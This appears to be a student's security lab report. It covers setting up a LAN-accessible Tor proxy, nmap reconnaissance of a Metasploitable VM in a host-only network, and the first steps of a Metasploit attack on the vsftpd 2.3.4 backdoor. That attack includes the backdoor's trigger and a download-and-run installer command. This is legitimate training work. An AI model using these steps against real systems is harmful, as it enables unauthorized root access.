
Now turn on the tor using this command

- Tor

```
harshu@harshu-VirtualBox:~/tor$ tor
Apr 02 16:10:30.751 [notice] Tor 0.4.9.1-alpha-dev (git-9a1e633b27174f0e) running on Linux with Libevent 2.1.12-stable, OpenSSL 3.0.13, Zlib 1.3, Liblzma 5.4.5, Libzstd 1.5.5 and Glibc 2.39 as libc.
Apr 02 16:10:30.751 [notice] Tor can't help you if you use it wrong! Learn how to be safe at https://support.torproject.org/faq/staying-anonymous/
Apr 02 16:10:30.751 [notice] This version is not a stable Tor release. Expect more bugs than usual.
Apr 02 16:10:30.753 [notice] Read configuration file "/usr/local/etc/tor/torrc".
Apr 02 16:10:30.760 [warn] You specified a public address '0.0.0.0:9050' for SocksPort. Other people on the Internet might find your computer and use it as an open proxy. Please don't allow this unless you have a good reason.
Apr 02 16:10:30.760 [notice] Opening Socks listener on 0.0.0.0:9050
Apr 02 16:10:30.766 [notice] Opened Socks listener connection (ready) on 0.0.0.0:9050
Apr 02 16:10:30.000 [notice] Parsing GEOIP IPv4 file /usr/local/share/tor/geoip.
Apr 02 16:10:31.000 [notice] Parsing GEOIP IPv6 file /usr/local/share/tor/geoip6.
.
Apr 02 16:10:31.000 [notice] Bootstrapped 0% (starting): Starting
Apr 02 16:10:32.000 [notice] Starting with guard context "default"
Apr 02 16:10:35.000 [notice] Bootstrapped 5% (conn): Connecting to a relay
Apr 02 16:10:36.000 [notice] Bootstrapped 10% (conn_done): Connected to a relay
Apr 02 16:10:36.000 [notice] Bootstrapped 14% (handshake): Handshaking with a re
```

Now checking in my system whether my browser is using Tor or not in this website.

- <https://check.torproject.org/?lang=fa>




Now to accept connections from any computer on IIITD-LAN
First we need to change the torrc configuration file to allow IIITD LAN connections.

A screenshot of a terminal window titled "harshu@harshu-VirtualBox: ~/tor". The window title bar also shows "x". The terminal displays the command "GNU nano 7.2". Inside the editor, the following configuration lines are visible:

```
SocksPort 192.168.8.219:9050
SocksPolicy accept 192.168.0.0/24
```

Restart the tor.



The screenshot shows a terminal window with two tabs. Both tabs have the title "harshu@harshu-VirtualBox: ~". The left tab contains the command "tor" followed by its log output. The log output shows the Tor service starting up, including the version (Tor 0.4.9.1-alpha-dev), configuration file path (/usr/local/etc/tor/torrc), and various status messages such as connecting to a relay, establishing circuits, and reaching 100% bootstrap completion. The right tab is empty.

```
harshu@harshu-VirtualBox:~$ tor
Apr 02 01:52:42.275 [notice] Tor 0.4.9.1-alpha-dev (git-9a1e633b27174f0e) running on Linux with Libevent 2.1.12-stable,
OpenSSL 3.0.13, Zlib 1.3, Liblzma 5.4.5, Libzstd 1.5.5 and Glibc 2.39 as libc.
Apr 02 01:52:42.275 [notice] Tor can't help you if you use it wrong! Learn how to be safe at https://support.torproject.org/faq/staying-anonymous/
Apr 02 01:52:42.275 [notice] This version is not a stable Tor release. Expect more bugs than usual.
Apr 02 01:52:42.281 [notice] Read configuration file "/usr/local/etc/tor/torrc".
Apr 02 01:52:42.285 [warn] You specified a public address '0.0.0.0:9050' for SocksPort. Other people on the Internet might find your computer and use it as an open proxy. Please don't allow this unless you have a good reason.
Apr 02 01:52:42.285 [notice] Opening Socks listener on 0.0.0.0:9050
Apr 02 01:52:42.286 [notice] Opened Socks listener connection (ready) on 0.0.0.0:9050
Apr 02 01:52:42.000 [notice] Parsing GEOIP IPv4 file /usr/local/share/tor/geoip.
Apr 02 01:52:42.000 [notice] Parsing GEOIP IPv6 file /usr/local/share/tor/geoip6.
Apr 02 01:52:42.000 [notice] Bootstrapped 0% (starting): Starting
Apr 02 01:52:43.000 [notice] Starting with guard context "default"
Apr 02 01:52:43.000 [notice] Bootstrapped 5% (conn): Connecting to a relay
Apr 02 01:52:43.000 [notice] Bootstrapped 10% (conn_done): Connected to a relay
Apr 02 01:52:43.000 [notice] Bootstrapped 14% (handshake): Handshaking with a relay
Apr 02 01:52:44.000 [notice] All current guards excluded by path restriction type 2; using an additional guard.
Apr 02 01:52:44.000 [notice] Bootstrapped 15% (handshake_done): Handshake with a relay done
Apr 02 01:52:44.000 [notice] Bootstrapped 75% (enough_dirinfo): Loaded enough directory info to build circuits
Apr 02 01:52:44.000 [notice] Bootstrapped 90% (ap_handshake_done): Handshake finished with a relay to build circuits
Apr 02 01:52:44.000 [notice] Bootstrapped 95% (circuit_create): Establishing a Tor circuit
Apr 02 01:52:45.000 [notice] Bootstrapped 100% (done): Done
Apr 02 01:52:53.000 [notice] Your network connection speed appears to have changed. Resetting timeout to 60000ms after 1
8 timeouts and 155 buildtimes.
```

- Now to check whether this tor is allowing all the networks of IIITD LAN. I checked it from my friend's computer as he was connected to IIITD LAN only.
- First change the proxy settings of Friend's computer and put the IP of this where the tor is running in the Host name.
- Then my friend opened <https://check.torproject.org/?lang=fa> this link and from there it confirmed that my friend's browser is using Tor. As you can see in below screenshot

This page is also available in the following languages: English Go

Congratulations. This browser is configured to use Tor.

Your IP address appears to be: 91.208.75.178

However, it does not appear to be Tor Browser.
[Click here to go to the download page](#)

Please refer to the [Tor website](#) for further information about using Tor safely. You are now free to browse the Internet anonymously. For more information about this exit relay, see: [Relay Search](#).

[Donate to Support Tor](#)

Tor Forum | Volunteer | Run a Relay | Stay Anonymous

Enter Keywords or IP Address...

ABOUT PRESS BLOG SUPPORT

MY IP IP LOOKUP HIDE MY IP VPNs TOOLS LEARN

IP Details For: 91.208.75.178


Decimal: 1540377522
Hostname: 91.208.75.178
ASN: 6718
ISP: Nav Communications SRL
Services: [Tor Exit Node](#)
Recently reported forum spam source. (21)
Country: Romania
State/Region: Buzau
City: Buzau
Latitude: 45.1506 (45° 9' 2.16" N)
Longitude: 26.8328 (26° 49' 57.99" E) [CLICK TO CHECK BLACKLIST STATUS](#)

Kalaalit Nunaat

Leaflet | © OpenStreetMap Terms

Latitude and Longitude are often near the center of population. These values are not precise enough to be used to identify a specific address, individual, or for legal purposes. IP data from

Then Searched some websites using Tor network.
And these were Intercepting tor packets with wireshark after searching websites on IIITD LAN.




PART-IV

part(a)

After Downloading metasploitable-Linux successfully, I added this in my VirtualBox and started. And note that in network settings I changed this into a Host-only adapter. And also started the Ubuntu and that also set into Host-only adapter.

Now to extract all ip-addresses running behind. I have run this command “**nmap -O 192.168.56.0/24**”, What this will do is that it will check one by one from 192.168.56.1 to 192.168.56.255. And extract the ip addressed running behind and this give the reconnaissance of each ip addresses.



From the above IP addresses the IP address of metasploit system is 192.168.56.102. So we can check the OS version of the metasploit system in the 192.168.56.102 section.

From there we can see that OS version is:- Linux 2.6.9-2.6.33
- OS CPE - Linux_kernel:2.6

Run the same command in terminal.

```

Nmap scan report for 192.168.56.102
Host is up (0.001s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:17:14:7D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X

```

```

MAC Address: 08:00:27:17:14:7D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

```

part(b)

I used the following command to list the open ports on the metasploitable system:

- nmap -p 1-65535 192.168.56.102

PORT	STATE	SERVICE
21/tcp	open	ftp
22/tcp	open	ssh
23/tcp	open	telnet
25/tcp	open	smtp
53/tcp	open	domain
80/tcp	open	http
111/tcp	open	rpcbind
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds
512/tcp	open	exec
513/tcp	open	login
514/tcp	open	shell
1099/tcp	open	rmiregistry
1524/tcp	open	ingreslock
2049/tcp	open	nfs
2121/tcp	open	ccproxy-ftp
3306/tcp	open	mysql
3632/tcp	open	distccd
5432/tcp	open	postgresql
5900/tcp	open	vnc
6000/tcp	open	X11
6667/tcp	open	irc
6697/tcp	open	ircs-u
8009/tcp	open	ajp13
8180/tcp	open	unknown
8787/tcp	open	magasvr
41338/tcp	open	unknown
45701/tcp	open	unknown
57882/tcp	open	unknown
59089/tcp	open	unknown

MAC Address: 08:00:27:17:14:7D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 9.07 seconds

From the above picture we can see that these following ports are open:

21, 22, 23, 25, 53, 80, 111, 139, 445, 512, 513, 514, 1099, 1524, 2049, 2121, 3306, 3632, 5432, 5900, 6000, 6667, 6697, 8009, 8180, 8787, 41338, 45701, 57882, 59089

Ports used for by default are mentioned below:

21- File transfer protocol(FTP) runs on this port, which is used for transferring the files between system over the network. This supports both active and passive modes.

22- SSH service runs on this port, this is the secure protocol for remote login and command execution in the another system. Commonly used for remote admin access to the servers.

23 - Telnet service runs on this port, it is the legacy protocol for remote access, this sends the data in plain text which is insecure.

25- Simple mail transfer protocol(SMTP) runs on this port, this is used to send emails between mail servers.

53- Domain name system (DNS) service runs on this port, this basically resolves the domain names into its IP addresses. Runs on both UDP and TCP.

80- HyperText Transfer Protocol (HTTP) service runs on this port, which is used for web browsing. This transfers webpages in plaintext.

111 - (RPCbind) Maps Remote Procedure Call (RPC) services to their corresponding ports.

139- This port is for NetBIOS-SSN, which is used for windows file sharing and communication between two Windows devices. (This is mainly for older Windows systems)

445- This port is for Microsoft-DS services, same as port 139 port but this is for modern Windows systems. This allows shared drives, folders etc over network.

512- It is for exec services, this executes commands remotely on a Linux system. But this is rarely used because of security reasons.

513- This port is to handle login purposes, this provides the remote login functionality. Insecure.

514- This port is for shell commands, this allows remote command execution in this no authentication is required.

1099- This port is for RMI Registry, Which is used for remote method execution for java applications.

1524- This is for ingreslock, which is originally for Ingres database connections. Nowadays it is a backdoor for attackers.

2049- This port is for NFS (Network File System), which is used for sharing files between Linux systems over network. Also allows the remote directories to be mounted if they were local.

2121- this is used for CCProxy-FTP.

3306 - This port is for MySQL services, it is the default port for MySQL database server. This is used to store and manage structured data.

3632- This port is for Distributed Compiler Daemon services, which allows parallel processing of multiple machines. Used in software development.

5432- PostgreSQL runs on this port, it is similar to mysql but it uses advanced features and scalability.

5900- for Virtual Network Computing(VNC), used for remote access of desktop. This allows screen sharing and remote control.

6000- This is for X11 (X Window System), which displays the graphical applications over the network. Used mainly in Linux based systems.

6667- **IRC (Internet Relay Chat)** – Chat server communication.

8009- Apache JServ Protocol (AJP13) service runs on this port, It is the protocol which is used to connect Apache HTTP Server to a servlet container like Apache Tomcat.

8180- This port is for Tomcat Web Server which is an alternative HTTP port for Apache Tomcat, which is a Java web application server. Sometimes used for testing or development environments.

8787- This is something related to RStudio Server, which runs on this port for remote R programming.

Remaining Ports - Unknown

We can find the applications running on the open ports by the following command:

- Nmap -sV 192.168.56.102

The screenshot shows the Zenmap interface with the target set to 192.168.56.102 and the command set to nmap -sV 192.168.56.102. The 'Nmap Output' tab is active, showing the following results:

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-27 02:34 India Standard Time
Nmap scan report for 192.168.56.102
Host is up (0.0030s latency).

Not shown: 977 closed tcp ports (reset)

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:17:14:7D (FOC Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.35 seconds
```

part(c)

Background of the attack-

- FTP is basically a protocol which is used for transferring files between systems on a network. Upon finding about version 2.3.4 it was found that it has a backdoor vulnerability. This Vulnerability allows attackers to gain remote access of shell.
- By using the username ending with :) the exploit is triggered and opens the shell on port 6200.

- The outcome of this attack is that the attacker can have access of the root shell on the target machine and be able to run commands on the target machine.

Steps Followed and their Screenshots:

Confirming that FTP is running on target system(metasploitable system) or not

Run the Nmap command:

- nmap -sV 192.168.56.102

```

Zenmap
Scan Tools Profile Help
Target: 192.168.56.102
Profile: 

Command: nmap -sV 192.168.56.102
Hosts Services Topology Host Details Scans
OS Host 
192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-27 18:29 India Standard Time
Nmap scan report for 192.168.56.102
Host is up (0.0044s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntul (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       Netkit rshd
514/tcp   open  shell       Netkit rshd
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntul5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:14:7D (PC8 Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.07 seconds

```

The above output in the image tells that port 21 is open at the target machine and also running vsftpd 2.3.4(which is a FTP server). This indicates that the system is actively listening the incoming FTP connections. As vsftpd 2.3.4 is running on port 21 which can allow the unauthorized access to the system.

Now we try to exploit the FTP server

Downloaded Metasploit-framework using the below command:

- Curl
`https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall && chmod 755 msfinstall && ./msfinstall`

Next to start metasploit i used the below command

- Msfconsole

To find for an exploit for vsftpd 2.3.4 I used this command

- Search vsftpd 2.3.4

```
harshu@harshu-VirtualBox: ~          harshu@harshu-VirtualBox: ~
/((---,---,---))
( ) o o ( )_____
 \_ /   M S F   \| \
o_o \   \_____| | * 
 \   ||| W W |||
   |||   |||


 =[ metasploit v6.4.55-dev           ]
+ -- --=[ 2501 exploits - 1290 auxiliary - 393 post      ]
+ -- --=[ 1607 payloads - 49 encoders - 13 nops        ]
+ -- --=[ 9 evasion                      ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd 2.3.4

Matching Modules
=====
#  Name                      Disclosure Date  Rank      Check  Description
-  ---
  0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03    excellent  No    VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 >
```

From the above screenshot we can see that it returned the exploit module named `exploit/unix/ftp/vsftpd_234_backdoor` which is used to exploit the backdoor was accidentally introduced in vsftpd in version 2.3.4.

Ran the command `info 0`(as given in the above ss) to extract more info about the module as you can see in below ss:

```
harshu@harshu-VirtualBox:~
```

Check supported:
No

Basic options:

Name	Current Setting	Required	Description
RHOSTS	yes		The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics-using-metasploit.html
RPORT	21	yes	The target port (TCP)

Payload information:

Space	2000
Avoid	0 characters

Description:

This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. This backdoor was removed on July 3rd 2011.

References:

- OSVDB (73573)
- <http://pastebin.com/AetT9s55>
- <http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html>

View the full module info with the `info -d` command.

```
msf6 >
```

Now using the exploit with the command “use 0”

Then I checked the required options with command “show options” to confirm that everything is configured correctly.

```
harshu@harshu-VirtualBox:~
```

View the full module info with the `info -d` command.

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
```

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name	Current Setting	Required	Description
CHOST	no		The local client address
CPORT	no		The local client port
Proxies	no		A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	yes		The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics-using-metasploit.html
RPORT	21	yes	The target port (TCP)

Exploit target:

Id	Name
0	Automatic

